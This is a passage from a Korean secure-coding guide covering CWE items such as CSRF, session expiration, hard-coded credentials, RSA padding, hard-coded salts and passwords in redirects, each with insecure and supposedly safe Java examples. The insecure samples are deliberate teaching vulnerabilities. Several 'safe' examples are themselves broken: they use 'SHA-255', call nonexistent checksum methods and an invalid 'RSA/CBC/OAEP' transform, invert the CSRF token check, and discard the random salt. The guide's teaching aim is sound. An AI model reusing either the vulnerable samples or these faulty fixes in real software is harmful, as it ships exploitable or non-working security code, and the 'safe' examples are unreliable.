1:   import java.security.MessageDigest;
2:
3:   public byte[] getHash(String password, byte[] salt) throws NoSuchAlgorithmException {
4:         MessageDigest digest = MessageDigest.getInstance("SHA-255");
5:         digest.reset();
6:         digest.update(salt);
7:         return input = digest.digest(password.getBytes("UTF-8"));
8:   }
```

라. 참고문헌

[1] CWE-759 Use of a One-Way Hash without a Salt, MITRE, http://cwe.mitre.org/data/definitions/759.html

[2] 2011 SANS Top 25 - RANK 25 (CWE-759), http://cwe.mitre.org/top25/

16. 무결성 검사없는 코드 다운로드(Download of Code Without Integrity Check)

가. 정의

원격으로부터 소스 코드 또는 실행파일을 무결성 검사 없이 다운로드 받고 이를 실행하는 제품들이 종종 존재한다. 이는 host server의 변조, DNS spoofing 또는 전송시의 코드 변조등의 방법을 이용하여 공격자가 악의적인 코드를 실행할 수 있도록 한다.

나. 안전한 코딩기법

- DNS spoofing을 방어할 수 있는 DNS lookup을 수행하고 코드 전송시 신뢰할 수 있는 암호 기법을 이용하여 코드를 암호화한다. 또한 다운로드한 코드는 작업을 위해 필요한 최소한의 권한으로 실행하도록 한다. 이와 함께 'jail' 또는 이와 유사한 'sandbox' 환경에서 실행되도록 한다.
-

다. 예제

다음의 예제는 안전하지 않은 코드의 예를 나타낸 것이다. 로드되는 코드의 무결성을 확인할 수 없어 의도한 코드가 올바르게 로딩 되었는지 보장할 수 없다. 이러한 경우 공격자는 악의적인 실행코드로 클래스의 내용을 수정할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  URLp[ classURLs = new URL[]{
2:    new URL("file:subdir/")
3:  };
4:  URLClassLoader loader = new URLClassLoader(classURLs);
5:  Class loadedClass = Class.forName("LoadMe", true, loader);
```

이를 안전한 코드로 변환하면 다음과 같다. 클래스를 로드하기 전 클래스의 체크섬(checksum)을 실행하여 로드하는 코드가 변조되지 않았음을 확인한다.

■ 안전한 코드의 예 JAVA

```
1:  URLp[ classURLs = new URL[]{
2:    new URL("file:subdir/")
3:  };
4:  URLClassLoader loader = new URLClassLoader(classURLs);
5:  Class loadedClass = Class.forName("LoadMe", true, loader);
6:  if(loadedClass.getChecksum() == loadedClass.isChecksun())
7:  Library lib = (Library) loadedClass.newInstance();
8:  }
```

라. 참고문헌

[1] CWE-494 Download of Code Without Integrity Check, MITRE, http://cwe.mitre.org/data/definitions/494.html

[2] 2011 SANS Top 25 - RANK 14 (CWE-494), http://cwe.mitre.org/top25/

17. 사이트 간 요청 위조(Cross-Site Request Forgery, CSRF)

가. 정의

CSRF 공격은 악의적인 웹 사이트가 사용자의 웹 브라우저로 하여금 신뢰하는 사이트에서 원치 않는 행동을 취하도록 할 때 발생한다. 공격자는 사용자가 인증한 세션이 특정 동작을 수행하여도 계속 유지되어 정상적인 요청과 비정상적인 요청을 구분하지 못하는 점을 악용하여 피해가 발생한다.

웹 응용프로그램에 요청을 전달할 경우, 해당 요청의 적법성을 입증하기 위하여 전달되는 값이 고정되어 있고 이러한 자료가 GET 방식으로 전달된다면 공격자가 이를 쉽게 알아내어 원하는 요청을 보냄으로써 위험한 작업을 요청할 수 있게 된다.

나. 안전한 코딩기법

- form data posting에 있어서 POST 방식을 사용한다.
- OWASP CSRFGuard 등의 anti-CSRF 패키지를 사용한다.

다. 예제

GET방식은 단순히 form 데이터를 URL 뒤에 덧붙여서 전송하기 때문에 GET 방식의 form을 사용하면 전달 값이 노출되므로 CSRF 공격에 쉽게 노출될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  <form name="MyForm" method="get" action="customer.do">
3:  <input type=text name="txt1">
4:  <input type=submit value="보내기">
5:  </form>
6:  ……
```

Post 방식을 사용하여 위협을 완화한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  <form name="MyForm" method="post" action="customer.do">
3:  <input type=text name="txt1">
4:  <input type=submit value="보내기">
5:  </form>
6:  ……
```

다음의 예제는 CSRF공격의 타겟이 되는 서버 사이트 프로그램이다. 예제에서는 계좌의 잔액정보를 별 다른 추가적인 사용자 확인 작업 없이 업데이트하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public void sendBankAccount(String accountNumber,double balance)
2:  {
3:      ...
4:      BankAccount account = new BankAccount();
5:      account.setAccountNumber(accountNumber);
6:      account.setToPerson(toPerson);
7:      account.setBalance(balance);
8:      AccountManager.send(account);
9:      ...
10: }
```

다음의 예제와 같이 중요한 정보를 처리하는 페이지에서는 반드시 사용자를 재인증하는 작업(패스워드 재확인 등)을 거쳐야 처리가 가능하도록 설계하는 것이 CSRF 방어에 유효하다. CSRF는 사용자 인증 없이 정보에 접근하거나 위조하는 공격이기 때문이다.

■ 안전한 코드의 예 - JAVA

```
1:  public void sendBankAccount(HttpServletRequest request, HttpSession session, String
    accountNumber,double balance)
2:  {
3:      ...
4:      // 재인증을 위한 팝업 화면을 통해 사용자의 credential을 받는다.
5:      String newUserName = request.getParameter("username");
6:      String newPassword = request.getParameter("password");
7:      if ( newUserName == null || newPassword == null )
8:      {
9:          throw new MyEception("데이터 오류:);
10:     }
11:     // 세션으로부터 로긴한 사용자의 credential을 읽는다.
12:     String password = session.getValue("password");
13:     String userName = session.getValue("username");
14:
15:     // 재인증을 통해서 이체여부를 판단한다.
16:     if ( isAuthenticatedUser() && newUserName.equal(userName) &&
    newPassword.equal(password) )
17:     {
18:         BankAccount account = new BankAccount();
19:         account.setAccountNumber(accountNumber);
20:         account.setToPerson(toPerson);
21:         account.setBalance(balance);
22:         AccountManager.send(account);
23:     }
24:     ...
25: }
```

다음의 예제는 Token개념을 이용하여 로그인된 유저의 인증을 확인하여 CSRF공격을 방지하고 있다. 로그인 성공과 동시에 Token을 서버 세션에 저장하며, 각 페이지 호출시마다 Token을 서버로 전송하여 유저의 신원을 재확인하는 방식으로 Request를 위조하는 것을 방지하고 있다.

■ 안전한 코드의 예 - JAVA

1. 로그인 성공 시 로그인 처리와 함께 토큰을 생성하여 Session 에 저장

```
1:  <%
2:  if (로그인 성공)
3:  {
4:      ...로그인 관련 처리 실행...
5:      .....
6:      CSRF_Token = 랜덤 함수를 이용한 무작위 문자열 생성
7:      session.setAttribute("Token", CSRF_Token);
8:  }
9:  %>
```

2. 웹페이지 호출시 URL을 통해서 토큰 전송

```
1:  <form name="frm" action="Webapp_proc.jsp">
2:      <input type="hidden" name="Token" value="<%=session.getAttribute("Token")%>">
3:  <input type=.....>
4:  <input type=....>
5:  </form>
```

3. 호출된 웹페이지에서 URL을 통해 전송된 토큰과 세션에 저장된 토큰을 비교

```
1:  <%
2:  String url_Token = request.getParameter("Token");
3:  String session_Token = session.getAttribute("Token");
4:  if (url_Token.equals(session_Token))
5:  {
6:      response.sendRedirect("invalid_request.html");
7:  }
8:  %>
```

라. 참고 문헌

[1] CWE-352 Cross-Site Request Forgery(CSRF), http://cwe.mitre.org/data/definitions/352.html

[2] 2010 OWASP Top 10 - A5 Cross-Site Request Forgery(CSRF) https://www.owasp.org/index.php/Top_10_2010-A5

[3] 2011 SANS Top 25 - RANK 12 (CWE-352), http://cwe.mitre.org/top25/

18. 적절하지 못한 세션 만료(Insufficient Session Expiration)

가. 정의

웹사이트에서 공격자가 인증에 사용된 기존 세션 인증 정보 또는 세션 아이디의 재사용을 허용하는 경우 발생한다.

나. 안전한 코딩기법

- 세션의 만료시간을 정해줄 때에는 적당한 양수를 사용하여 일정 시간이 흐르면 세션이 종료되도록 하여야 한다.

다. 예제

세션의 만료시간을 -1로 세팅하여, 세션이 절대로 끝나지 않도록 설정했다. 이와 같은 경우는 프로그램에 취약점을 야기할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class sessionTimeout extends HttpServlet
2:  {
3:      public void noExpiration(HttpSession session)
4:      {
5:              if (session.isNew())
6:              {
7:              // 만료시간이 -1으로 세팅되어 세션이 절대로 끝나지 않는다.
8:                      session.setMaxInactiveInterval(-1);
9:              }
10:     }
11: }
```

애플리케이션의 특성에 따라 일정 시간이 흐르면 세션이 종료될 수 있도록 적당한 양의 정수 값을 설정하여야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class sessionTimeout extends HttpServlet
2:  {
3:      public void noExpiration(HttpSession session)
4:      {
5:              if (session.isNew())
6:              {
7:              // 세션이 끝날 수 있도록 적절한 양의 정수값으로 설정한다.
8:                      session.setMaxInactiveInterval(12000);
9:              }
10:     }
11: }
```

다음의 예제는 XML에서 세션 만료시간을 설정하고 있다. 세션의 만료시간을 -1로 세팅하여, 세션이 절대로 끝나지 않도록 설정했다. 이와 같은 경우는 프로그램에 취약점을 야기할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  <?xml version="1.0" encoding="UTF-8"?>
2:
3:  <web-app>
4:      ...
5:      <session-config>
6:      <session-timeout>-1</session-timeout>
7:      </session-config>
8:      ...
9:  </web-app>
```

애플리케이션의 특성에 따라 일정 시간이 흐르면 세션이 종료될 수 있도록 적당한 양의 정수 값을 설정하여야 한다.

■ 안전한 코드의 예 - JAVA

```
14:  <?xml version="1.0" encoding="UTF-8"?>
15:
16:  <web-app>
17:      ...
18:      <session-config>
19:      <session-timeout>300</session-timeout>
20:      </session-config>
21:      ...
22:  </web-app>
```

라. 참고 문헌

[1] CWE-613 Insufficient Session Expiration, http://cwe.mitre.org/data/definitions/613.html

19. 패스워드 관리: 힙 메모리 조사(Password Management: Heap Inspection)

가. 정의

보안상 중요한 데이터를 String 객체에 저장하면 보안상 위험하다. 자바의 String 객체는 수정불가능(immutable)하기 때문에, JVM의 가비지콜렉터가 동작하기 전까지 항상 메모리에 상주해 있으며, 프로그램에서 이 메모리를 해제할 수 없다. 따라서 애플리케이션의 실행이 비정상적으로 중단되어, 메모리 덤프가 일어나는 경우에 애플리케이션의 보안관련 데이터가 외부에 노출될 수 있다.

나. 안전한 코딩기법

- 패스워드를 String 객체에 저장하는 것은 위험하므로, 변경이 가능한 객체에 저장해야 한다. 또한 사용 후에는 내용을 메모리에서 소거해야 한다.

다. 예제

다음의 예제는 패스워드를 문자형 배열에서 String 타입으로 변형하여 저장함으로써 취약점이 발생한 경우이다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  // private static final long serialVersionUID = 1L;
3:  protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
4:  {
5:      ……
6:  }
7:
8:  protected void doPost(HttpServletRequest request, HttpServletResponse response)
9:  {
10:     String pass = request.getParameter("pass");
11:
12:     if (pass != null)
13:     {
14:         if (-1 != pass.indexOf("<"))
15:             System.out.println("bad input");
16:         else
17:         {
18:             // 패스워드를 힙 메모리에 저장하면 취약하다.
19:             String str = new String(pass);
20:         }
21:     }
22:     else { System.out.println("bad    input"); }
23: }
24: ……
```

보안상 중요한 데이터(예: 패스워드)는 '변경이 가능한 객체'에 저장하여 사용해야 하며, 메모리에서 소거하는 로직을 구현해야 한다. 더 이상 사용되지 않는다면 즉시 메모리에서 소거해야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  // private static final long serialVersionUID = 1L;
3:  protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
4:  {
5:      ……
6:  }
7:
8:  protected void doPost(HttpServletRequest request, HttpServletResponse response)
9:  {
10:     // 외부로 부터 입력을 받는다.
11:     String pass = request.getParameter("psw");
12:     // 입력값을 체크한다.
13:     if (pass != null)
14:     {
15:         if (-1 != pass.indexOf("<"))
16:             System.out.println("bad input");
17:         else
18:         {
19:             // password를 힙 메모리에 저장하지 않아야 한다..
20:             // String str = new String(pass);
21:         }
22:     }
23:     else { System.out.println("bad input"); }
24: }
25: ……
```

다음의 예제는 패스워드를 문자형 배열에서 String 타입으로 변형하여 저장함으로써 취약점이 발생한 경우이다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  import java.io.IOException;
2:  import java.sql.Connection;
3:  import java.sql.Statement;
4:  import java.util.regex.Matcher;
5:  import java.util.regex.Pattern;
6:
7:  import javax.servlet.ServletException;
8:  import javax.servlet.annotation.WebServlet;
```

```
 9:  import javax.servlet.http.HttpServlet;
10:  import javax.servlet.http.HttpServletRequest;
11:  import javax.servlet.http.HttpServletResponse;
12:  import javax.xml.soap.Node;
13:  import javax.xml.xpath.XPath;
14:  import javax.xml.xpath.XPathConstants;
15:  import javax.xml.xpath.XPathExpression;
16:  import javax.xml.xpath.XPathFactory;
17:
18:  /**
19:   * Servlet implementation class SqlInjection
20:   */
21:
22:  public class WebService extends HttpServlet
23:  {
24:    private final String COMMAND_PARM   = "command";
25:    private final String GET_USER_INFO_CMD = "get_user_info";
26:    private final String USER_ID_PARM   = "user_id";
27:    private final String USER_PASSWORD_PARM   = "user_password";
28:
29:    private static String    adminPassword;
30:
31:    public WebService()
32:    {
33:      adminPassword   = new String(loadAdminPassword());
34:    }
35:    ...
36:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
   ServletException, IOException
37:    {
38:      String command = request.getParameter(COMMAND_PARM);
39:      if (command.equals(GET_USER_INFO_CMD))
40:      {
41:        String userId = request.getParameter(USER_ID_PARM);
42:        String password   = request.getParameter(USER_PASSWORD_PARM);
43:
44:        if(password.equals(adminPassword))
45:        {
46:          ...
47:        }
48:        ...
49:      }
50:      ...
51:    }
52:    ...
53:  }
```

다음의 예제에서는 Local에서 선언한 String객체를 가지고 프로그래밍 하고 있다. Local에서 선언된 변수는 해당 블록이 끝나면 자동적으로 사라지므로 보안상 문제가 없다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.IOException;
2:  import java.sql.Connection;
3:  import java.sql.Statement;
4:  import java.util.regex.Matcher;
5:  import java.util.regex.Pattern;
6:
7:  import javax.servlet.ServletException;
8:  import javax.servlet.annotation.WebServlet;
9:  import javax.servlet.http.HttpServlet;
10: import javax.servlet.http.HttpServletRequest;
11: import javax.servlet.http.HttpServletResponse;
12: import javax.xml.soap.Node;
13: import javax.xml.xpath.XPath;
14: import javax.xml.xpath.XPathConstants;
15: import javax.xml.xpath.XPathExpression;
16: import javax.xml.xpath.XPathFactory;
17:
18: /**
19:  * Servlet implementation class SqlInjection
20:  */
21:
22: public class WebService extends HttpServlet
23: {
24:    private final String COMMAND_PARM  = "command";
25:    private final String GET_USER_INFO_CMD = "get_user_info";
26:    private final String USER_ID_PARM  = "user_id";
27:    private final String USER_PASSWORD_PARM  = "user_password";
28:    ...
29:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
   ServletException, IOException
30:    {
31:       String command = request.getParameter(COMMAND_PARM);
32:       if (command.equals(GET_USER_INFO_CMD))
33:       {
34:          String userId = request.getParameter(USER_ID_PARM);
35:          String password  = request.getParameter(USER_PASSWORD_PARM);
36:          // Local String에 저장 한다.
37:          String adminPassword = loadAdminPassword();
38:          ...
39:       }
40:       ...
```

```
41:     }
42:     ...
43: }
```

라. 참고 문헌

[1] CWE-226 Sensitive Information Uncleared Before Release, http://cwe.mitre.org/data/definitions/226.html

[2] 2010 OWASP Top 10 - A7 Insecure Cryptographic Storage, https://www.owasp.org/index.php/Top_10_2010-A7

20. 하드코드된 사용자 계정(Hard-coded Username)

가. 정의

SW가 코드 내부에 고정된 사용자 계정 이름을 포함하고, 이를 이용하여 내부 인증에 사용하거나 외부 컴포넌트와 통신을 하는 것은 위험하다. 코드 내부에 하드코드된 사용자 계정이 인증 실패를 야기하게 되면, 시스템 관리자가 그 실패의 원인을 찾아내기가 매우 어렵다. 원인이 파악이 되더라도 하드코드된 패스워드를 수정해야 하기 때문에, 시스템 관리자는 SW 시스템 전체를 중지시켜 해결해야 하는 경우가 발생할 수 있다.

나. 안전한 코딩기법

- 패스워드는 암호화하여 사용하는 것이 바람직하다.

다. 예제

다음의 예제는 코드 내부에 사용자 이름과 패스워드를 상수로 설정하여, 별도의 인증과정 없이 로그인이 가능하도록 작성되었다. 이는 프로그램에 취약점을 야기한다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  private Connection conn;
3:
4:  // 계정과 비밀번호를 상수로 정의하면 취약하다.
5:  public Connection DBConnect()
6:  {
7:     String url = "DBServer";
8:     String id = "scott";
9:     String password = "tiger";
10:
11:    try
12:    {
13:          conn = DriverManager.getConnection(url, id, password);
14:    }
15:    catch (SQLException e) {    ……    }
16:    return conn;
17: }
```

데이터베이스를 사용하는 프로그램 작성 시 “빈 문자열”을 패스워드로 사용하는 계정이 존재하지 않도록 데이터베이스 계정을 관리한다. 또한, 사용자 계정 및 패스워드는 암·복호화 하여 사용하거나 가능한 경우 필요시 사용자로부터 직접 입력 받아 사용한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  private Connection conn;
```

```
3:
4:   // 계정과 비밀번호는 인자로 입력 받는다.
5:   public Connection DBConnect(String id, String password)
6:   {
7:         String url = "DBServer";
8:         try
9:         {
10:          String CONNECT_STRING = url + ":" + id + ":" + password;
11:          InitialContext ctx = new InitialContext();
12:          DataSource datasource = (DataSource) ctx.lookup(CONNECT_STRING);
13:
14:          // 입력 받은 인자로 connection을 연결한다.
15:          conn = datasource.getConnection();
16:        }
17:        catch (SQLException e) {     ……     }
18:        return conn;
19:  }
```

다음의 예제는 코드 내부에 사용자 이름과 패스워드를 상수로 설정하여, 특정 함수를 통해 사용자 명의 문자열 값 자체를 로드하여 그것을 토대로 로그인 가능하도록 작성되었다. 이는 관리자 ID가 변경되는 경우 프로그램에 오작동을 야기하며, 취약성을 발생시킨다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:   import java.io.IOException;
2:   import java.sql.Connection;
3:   import java.sql.Statement;
4:   import java.util.regex.Matcher;
5:   import java.util.regex.Pattern;
6:
7:   import javax.servlet.ServletException;
8:   import javax.servlet.http.HttpServlet;
9:   import javax.servlet.http.HttpServletRequest;
10:  import javax.servlet.http.HttpServletResponse;
11:  import javax.xml.soap.Node;
12:  import javax.xml.xpath.XPath;
13:  import javax.xml.xpath.XPathConstants;
14:  import javax.xml.xpath.XPathExpression;
15:  import javax.xml.xpath.XPathFactory;
16:
17:  /**
18:   * Servlet implementation class SqlInjection
19:   */
20:
21:  public class WebService extends HttpServlet
22:  {
```

```
23:     private final String COMMAND_PARM   = "command";
24:     private final String GET_USER_INFO_CMD = "get_user_info";
25:     private final String USER_ID_PARM   = "user_id";
26:     private final String USER_PASSWORD_PARM   = "user_password";
27:
28:     private static String    adminPassword;
29:     ...
30:     private boolean isAdminId(String id)
31:     {
32:       if(id.equals("Admin")){
33:         return true;
34:       }
35:       if(id.equals("AdminAssist"))
36:       {
37:         return true;
38:       }
39:       return false;
40:     }
41:
42:     protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
43:     {
44:       String command = request.getParameter(COMMAND_PARM);
45:       if (command.equals(GET_USER_INFO_CMD))
46:       {
47:         String userId = request.getParameter(USER_ID_PARM);
48:         String password   = request.getParameter(USER_PASSWORD_PARM);
49:
50:         if(isAdminId(userId)  == true)
51:         {
52:           ...
53:         }
54:         ...
55:       }
56:       ...
57:     }
58:     ...
59:   }
```

다음의 예제와 같이 DB또는 특정 위치의 파일 등으로부터 관리자 계정을 로드하는 함수를 만들고, 그 결과 값을 받아 처리하는 형태로 구조화된 프로그래밍 기법을 쓰는 것이 프로그램의 견고성을 보장해준다. **loadAdminIds()**로부터 관리자 아이디의 집합을 받아 그 속에 질의한 id가 포함되어 있는지 확인하는 방법을 사용하고 있다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.IOException;
2:  import java.lang.reflect.Array;
3:  import java.sql.Connection;
4:  import java.sql.Statement;
5:  import java.util.Set;
6:  import java.util.regex.Matcher;
7:  import java.util.regex.Pattern;
8:
9:  import javax.servlet.ServletException;
10: import javax.servlet.http.HttpServlet;
11: import javax.servlet.http.HttpServletRequest;
12: import javax.servlet.http.HttpServletResponse;
13: import javax.xml.soap.Node;
14: import javax.xml.xpath.XPath;
15: import javax.xml.xpath.XPathConstants;
16: import javax.xml.xpath.XPathExpression;
17: import javax.xml.xpath.XPathFactory;
18:
19: /**
20:  * Servlet implementation class SqlInjection
21:  */
22:
23: public class WebService extends HttpServlet
24: {
25:    private final String COMMAND_PARM  = "command";
26:    private final String GET_USER_INFO_CMD = "get_user_info";
27:    private final String USER_ID_PARM  = "user_id";
28:    private final String USER_PASSWORD_PARM  = "user_password";
29:
30:    private static String    adminPassword;
31:    ...
32:    private boolean isAdminId(String id)
33:    {
34:       Set<String>  adminIds  = loadAdminIds();
35:
36:       return adminIds.contains(id);
37:    }
38:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
   ServletException, IOException
39:    {
40:       String command = request.getParameter(COMMAND_PARM);
41:       if (command.equals(GET_USER_INFO_CMD))
42:       {
43:          String userId = request.getParameter(USER_ID_PARM);
```

```
44:         String password   = request.getParameter(USER_PASSWORD_PARM);
45:
46:         if(isAdminId(userId) == true)
47:         {
48:           ...
49:         }
50:         ...
51:       }
52:       ...
53:     }
54:     ...
55:   }
```

라. 참고 문헌

[1] CWE-255 Credentials Management, http://cwe.mitre.org/data/definitions/255.html

[2] 2010 OWASP Top 10 - A7 Insecure Cryptographic Storage, https://www.owasp.org/index.php/Top_10_2010-A7

[3] Security Technical Implementation Guide Version 3 - (STIG 3) APP3210.1 CAT II

21. 취약한 암호화: 적절하지 못한 RSA 패딩(Weak Encryption: Inadequate RSA Padding)

가. 정의

OAEP 패딩을 사용하지 않고 RSA 알고리즘을 이용하는 것은 위험하다. RSA 알고리즘은 실제 사용시 패딩 기법과 함께 사용하는 것이 일반적이다. 패딩 기법을 사용함으로써 패딩이 없는 RSA 알고리즘의 취약점을 이용하는 공격을 막을 수 있게 된다.

나. 안전한 코딩기법

- RSA 알고리즘 사용시 패딩 없이 사용(RSA/NONE/NoPadding)하지 말고, 암호화 알고리즘에 적합한 패딩과 함께 사용해야 한다.

다. 예제

다음의 예제는 충분한 패딩 없이 RSA 알고리즘을 사용하여 프로그램에 취약점하게 만드는 경우이다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public Cipher getCipher()
3:  {
4:      Cipher rsa = null;
5:
6:      try
7:      {
8:          // RSA 사용시 NoPadding 사용
9:          rsa = javax.crypto.Cipher.getInstance("RSA/NONE/NoPadding");
10:     } catch (java.security.NoSuchAlgorithmException e) {     ……     }
11:     return rsa;
12: }
```

사용하는 알고리즘에 따라 알려져 있는 적절한 패딩방식을 사용해야 한다. 예를 들어 RSA 알고리즘을 사용하는 경우에는 OAEP Padding 방식을 사용하는 것이 바람직하다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public Cipher getCipher()
3:  {
4:      Cipher rsa = null;
5:
6:      try
7:      {
8:          /* 이 프로그램은 충분한 padding의 사용없이 RSA를 사용한다. */
```

```
9:              rsa =    javax.crypto.Cipher.getInstance("RSA/CBC/OAEP");
10:     }
11:     catch (java.security.NoSuchAlgorithmException e) {     ……     }
12:     return rsa;
13:  }
```

RSA 알고리즘을 사용하는 경우에는 가장 강력한 암호화 옵션인 **OAEP**옵션을 사용하는 것이 보안상 가장 안전하다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.IOException;
2:  import java.sql.Connection;
3:  import java.sql.Statement;
4:  import java.util.regex.Matcher;
5:  import java.util.regex.Pattern;
6:  import javax.servlet.ServletException;
7:  import javax.servlet.annotation.WebServlet;
8:  import javax.servlet.http.HttpServlet;
9:  import javax.servlet.http.HttpServletRequest;
10: import javax.servlet.http.HttpServletResponse;
11: import java.security.Key;
12: import java.security.KeyPair;
13: import java.security.KeyPairGenerator;
14: import java.security.SecureRandom;
15: import java.security.Security;
16: import javax.crypto.Cipher;
17:
18: /**
19:  * Servlet implementation class SqlInjection
20:  */
21: public class Service extends HttpServlet
22: {
23:  private final String COMMAND_PARAM = "command";
24:
25:  // Command 관련 정의
26:  private final String CHANGE_PASSWORD_CMD = "get_user_info";
27:  private final String USER_ID_PARM = "user_id";
28:  private final String PASSWORD_PARM = "password";
29:  private final String NEW_PASSWORD_PARM = "new_password";
30:
31:  protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
     ServletException, IOException
32:  {
33:   String command = request.getParameter("command");
34:   if (command.equals(CHANGE_PASSWORD_CMD))
```

```
35:     {
36:       String userId = request.getParameter(USER_ID_PARM);
37:       String password = request.getParameter(PASSWORD_PARM);
38:       String newPassword = request.getParameter(NEW_PASSWORD_PARM);
39:       ...
40:
41:       SecureRandom random = new SecureRandom();
42:       KeyPairGenerator generator = KeyPairGenerator.getInstance("RSA");
43:       generator.initialize(2048, random);
44:       KeyPair pair = generator.generateKeyPair();
45:       Key pubKey = pair.getPublic();
46:       Key privKey = pair.getPrivate();
47:
48:       Cipher cipher = Cipher.getInstance("RSA/ECB/OAEP");
49:       cipher.init(Cipher.ENCRYPT_MODE, pubKey, random);
50:       byte[] cipherText = cipher.doFinal(newPassword.getBytes());
51:
52:       ChangeUserPassword(userId, String(cipherText));
53:     }
54:     ...
55:   }
56:   ...
57: }
```

라. 참고 문헌

[1] CWE-325 Missing Required Cryptographic Step,
http://cwe.mitre.org/data/definitions/325.html

[2] 2010 OWASP Top 10 - A7 Insecure Cryptographic Storage
https://www.owasp.org/index.php/Top_10_2010-A7

22. 취약한 암호화 해쉬함수: 하드코드된 솔트(Weak Cryptographic Hash: Hardcoded Salt)

가. 정의

코드에 고정된 솔트값을 사용하는 것은 프로젝트의 모든 개발자가 그 값을 볼 수 있으며, 추후 수정이 매우 어렵다는 점에서 시스템의 취약점으로 작용할 수 있다. 만약 공격자가 솔트값을 알게 된다면, 해당 응용프로그램의 rainbow 테이블을 작성하여 해쉬 결과값을 역으로 계산할 수 있다.

나. 안전한 코딩기법

- Salt(혹은 nonce)값으로는 예측하기 어려운 난수를 사용하며, 특정한 값의 재사용은 금지해야 한다.

다. 예제

다음의 예제는 암호화된 해쉬 함수를 사용할 때, 상수로 정의된 salt를 사용함으로써 취약점을 야기하는 경우이다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public byte[] encrypt(byte[] msg)
3:  {
4:      // 소스가  노출되었을 때 사용자가 값을 알수 있다.
5:      final byte badsalt = (byte) 100;
6:      byte[] rslt = null;
7:
8:      try
9:      {
10:         MessageDigest md = MessageDigest.getInstance("SHA-256");
11:         // Salt 값을 상수로 받는다.
12:         md.update(badsalt);
13:         rslt = md.digest(msg);
14:     }
15:     catch (NoSuchAlgorithmException e)
16:     {
17:         System.out.println("Exception:  " + e);
18:     }
19:     return rslt;
20: }
```

Salt(혹은 nonce)값으로는 예측하기 어려운 난수를 사용해야 하므로, 예측이 어려운 salt 값을 생성하는 로직을 별도로 구현하여 사용하여야 한다.

■ 안전한 코드의 예 - JAVA

```
1:      ……
2:      public byte[] encrypt(byte[] msg)
3:      {
4:              byte[] rslt = null;
5:
6:              try
7:              {
8:                      SecureRandom prng = SecureRandom.getInstance("SHA256PRNG");
9:                      String randomNum = new Integer( prng.nextInt() ).toString();
10:                     MessageDigest md = MessageDigest.getInstance("SHA-256");
11:
12:                     // 랜덤 함수 등을 사용하여 임의의 숫자를 생성해야 한다.
13:                     md.update(randomNum.getBytes());
14:                     rslt = md.digest(msg);
15:             }
16:             catch (NoSuchAlgorithmException e)
17:             {
18:                     System.out.println("Exception:    " + e);
19:             }
20:             return rslt;
21:     }
22: }
```

다음의 예제는 RSA암호화를 하기 전, 공개키와 개인키를 생성하기 위해 랜덤 숫자를 뽑아내는 과정에서 안전한 랜덤 함수인 **SecureRandom()**을 사용하고 있다. **SecureRandom()**은 보안상 중요한 곳에 쓸 목적의 랜덤값 생성을 목적으로 제공되는 함수이다.

■ 안전한 코드의 예 - JAVA

```
1:      SecureRandom random = new SecureRandom();
2:      KeyPairGenerator generator = KeyPairGenerator.getInstance("RSA");
3:      generator.initialize(2048, random);
4:      KeyPair pair = generator.generateKeyPair();
5:      Key pubKey = pair.getPublic();
6:      Key privKey = pair.getPrivate();
7:
8:      Cipher cipher = Cipher.getInstance("RSA/ECB/OAEP");
9:      cipher.init(Cipher.ENCRYPT_MODE, pubKey, random);
10:     byte[] cipherText = cipher.doFinal(newPassword.getBytes());
```

라. 참고 문헌

[1] CWE-326 Inadequate Encryption Strength, http://cwe.mitre.org/data/definitions/326.html

[2] 2010 OWASP Top 10 2010 - A7 Insecure Cryptographic Storage
https://www.owasp.org/index.php/Top_10_2010-A7

23. 패스워드 관리: 리다이렉트 시 패스워드(Password Management: Password in Redirect)

가. 정의

HTTP 리다이렉트는 웹브라우저를 통해 HTTP GET 명령어를 발생시킨다. 이 경우 주소창에 매개변수의 형태로 전송내용이 노출되므로, 패스워드를 이 방법을 통해서 보내는 것은 위험하다. 이와 함께 웹서버가 이 행위를 주소와 함께 로그에 남기고, 웹 프록시는 이 페이지를 캐쉬하므로, 사용자가 전송한 패스워드가 시스템의 많은 부분에 남게 된다.

나. 안전한 코딩기법

- 자바 Servelet에서 sendRedirect 메소드를 통해서는 패스워드 등 보안에 민감한 보내서는 안된다. 다른 페이지로 보안에 민감한 정보를 보낼 때는 GET 방식이 아닌 POST 방식으로 파라미터를 전달해야 한다.

다. 예제

다음의 예제는 HTTP 요청(Request)을 GET 방식으로 재전송함으로써 프로그램을 취약하게 만드는 경우이다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public void redirect(ServletRequest r, HttpServletResponse response) throws IOException
3:  {
4:      String usr = r.getParameter("username");
5:      String pass = r.getParameter("password");
6:
7:        // HTTP 리다이렉트는 웹브라우저는 통해 HTTP GET request를 발생시킨다.
8:      response.sendRedirect("j_security_check?j_username=" + usr + "&j_pass-
    word=" + pass);
9:  }
```

다른 페이지로 보안에 민감한 정보를 보낼 때는 GET 방식이 아닌 POST 방식으로 파라미터를 전달해야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
